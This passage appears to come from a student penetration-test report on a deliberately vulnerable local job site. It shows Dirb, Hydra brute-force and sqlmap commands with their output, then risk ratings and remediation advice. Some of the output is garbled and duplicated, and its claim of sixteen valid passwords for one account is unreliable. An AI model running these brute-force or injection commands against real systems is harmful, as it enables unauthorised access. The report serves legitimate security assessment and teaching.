[DATA] attack[ing] localhost:81/vulnsite/login.php
Username: "USER" Password: "PASS":Invalid login
⇒ DIRECTORY: http://localhost:81/vulnsite/uploads/
```

```
— Entering directory: http://localhost:81/vulnsite/uploads/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2
5-04-11 11:30:47
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 log
tries (1/1 or 14344399) ~896525 tries per task
END_TIME: Fri Apr 11 13:38:12 2025
DOWNLOADED: 4612 - FOUND: 0
```

The tool used is [Dirb](#), which scans websites for hidden directories and files using a wordlist.

Scan Details:

- Target URL: http://localhost:81/vulnsite/
- Wordlist: common.txt

Result:

- Found directory: /uploads/
- Warning: The directory is listable, meaning it can be browsed directly.

Value:

- We discovered a potentially sensitive or exploitable directory.
- This is useful for further penetration testing, such as trying to upload malicious files or analyzing existing ones.

## 4.

```
(kali㉿kali)-[~]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt \
http-post-form://localhost:81/vulnsite/login.php:"username^USER^&
password^PASS^:Invalid login"
[sudo] password for kali:

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do
not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics an
yway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025
-04-11 13:39:44
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login
tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://localhost:81/vulnsite/login.php:u
sername^USER^&password^PASS^:Invalid login
[81][http-post-form] host: localhost login: admin password: 123
45
[81][http-post-form] host: localhost login: admin password: 123
456
[81][http-post-form] host: localhost login: admin password: 123
456789
[81][http-post-form] host: localhost login: admin password: pri
```

```
[81][http-post-form] host: localhost login: admin password: 123
45678
[81][http-post-form] host: localhost login: admin password: bab
ygirl
[81][http-post-form] host: localhost login: admin password: pas
sword
[81][http-post-form] host: localhost login: admin password: ilo
veyou
[81][http-post-form] host: localhost login: admin password: 123
4567
[81][http-post-form] host: localhost login: admin password: roc
kyou
[81][http-post-form] host: localhost login: admin password: abc
123
[81][http-post-form] host: localhost login: admin password: nic
ole
[81][http-post-form] host: localhost login: admin password: dan
iel
[81][http-post-form] host: localhost login: admin password: lov
ely
[81][http-post-form] host: localhost login: admin password: mon
key
[81][http-post-form] host: localhost login: admin password: jes
```

```
[81][http-post-form] host: localhost login: admin password: pas  
sword  
[81][http-post-form] host: localhost login: admin password: ilo  
veyou try again.  
[81][http-post-form] host: localhost login: admin password: 123  
4567  
[81][http-post-form] host: localhost login: admin password: roc  
kyou  
[81][http-post-form] host: localhost login: admin password: abc  
123  
[81][http-post-form] host: localhost login: admin password: nic  
ole  
[81][http-post-form] host: localhost login: admin password: dan  
iel  
[81][http-post-form] host: localhost login: admin password: lov  
ely use in military or secret service organizations, or for ill  
[81][http-post-form] host: localhost login: admin password: mon  
key  
[81][http-post-form] host: localhost login: admin password: jes  
sica  
1 of 1 target successfully completed, 16 valid passwords found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025  
-04-11 13:39:46
```

The tool shown is Hydra, a brute-force password cracking tool.

Username was set as admin, and Hydra attempted to find 16 correct password using the famous wordlist rockyou.txt.


Results:

- Millions of password attempts were made.
- Valid credentials found:
- admin : 123
- admin : 123456
- admin : 123456789
- admin : pri

Value:

- Successfully cracked login credentials, proving the site is vulnerable to brute-force attacks.
- This highlights poor password policy and lack of brute-force protection.

## 5.



```
File Actions Edit View Help
[+] http://localhost:81/vulnSite/login.php --data="username=admin&password=1234" -D database_name --tables --level=5 --risk=3
{1.9.3#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
esponsible for any misuse or damage caused by this program

[*] starting @ 14:38:19 /2025-04-12

[14:38:19] [INFO] testing connection to the target URL
[14:38:19] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
[14:38:19] [INFO] testing if the target URL content is stable
[14:38:19] [INFO] target URL content is stable
[14:38:20] [INFO] testing if POST parameter 'username' is dynamic
[14:38:20] [WARNING] POST parameter 'username' does not appear to be dynamic
[14:38:20] [INFO] heuristic (basic) test shows that POST parameter 'username' might be injectable
[14:38:20] [INFO] testing for SQL injection on POST parameter 'username'
[14:38:20] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:38:20] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[14:38:20] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[14:38:20] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[14:38:20] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[14:38:20] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[14:38:20] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (comment)'
[14:38:20] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - comment)'
[14:38:20] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[14:38:20] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[14:38:21] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[14:38:21] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[14:38:21] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[14:38:21] [INFO] testing 'MySQL RLKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[14:38:21] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[14:38:21] [INFO] testing 'MySQL OR boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
```

sqlmap tested the username and password variables of type POST.

It has not been conclusively confirmed that a successful SQL injection occurred, but it did show some initial positive signs (heuristic (basic) test shows... might be injectable).

Several types of SQL injection techniques have been tried, such as:

Blind SQL Injection (AND/OR-based)

Boolean-based tests using various functions (e.g., MAKE\_SET, ELT, EXTRACTVALUE)

Error-based And many more (as shown in your output)

## Risk Rating summary

Vulnerability :	Risk Level
Xss	medium
Sql injection	High
File Upload	critical

## Recommendations

Based on the vulnerabilities identified during the assessment, the following recommendations are provided to improve the overall security posture of the web application:

### General Recommendations:

- Implement robust input validation on all user-supplied data.
- Follow the Principle of Least Privilege for database users and system permissions.
- Enable logging and monitoring to detect suspicious or malicious behavior.
- Regularly update software components, frameworks, and libraries to patch known vulnerabilities

## For Cross-Site Scripting (XSS):




- Sanitize and encode user inputs using functions like `htmlspecialchars()` before displaying them in the browser.
- Prevent the injection of JavaScript or HTML content in input fields.
- Apply a Content Security Policy (CSP) to restrict the execution of untrusted scripts.

*For SQL Injection:*



- Use Prepared Statements or Parameterized Queries to safely interact with the database.
- Avoid exposing detailed error messages to users.
- Consider implementing CAPTCHA or rate limiting on login and form submission endpoints

## **For Insecure File Upload :**



- Use a whitelist approach to allow only specific file types (e.g., .jpg, .png, .pdf).
- Verify the MIME type of uploaded files rather than relying on the file extension.
- Store uploaded files outside the web root to prevent direct access.
- Rename uploaded files and avoid executing any uploaded content

## Conclusion :

our site is a site that provides job opportunities. The site contains a registration page for new users so that the user creates an account for him on the site. This page contains a XSS vulnerability... The site also contains a login page for users who have an account on the site, which contains a sql injection vulnerability... When the user enters the site, he has the option to upload his resume, and here lies the vulnerability in uploading files.

The site has serious vulnerabilities that enable an attacker to bypass protection, steal data, or even control the entire server. It is recommended to follow the best security practices and fix the vulnerabilities documented in this report..



**THANK YOU**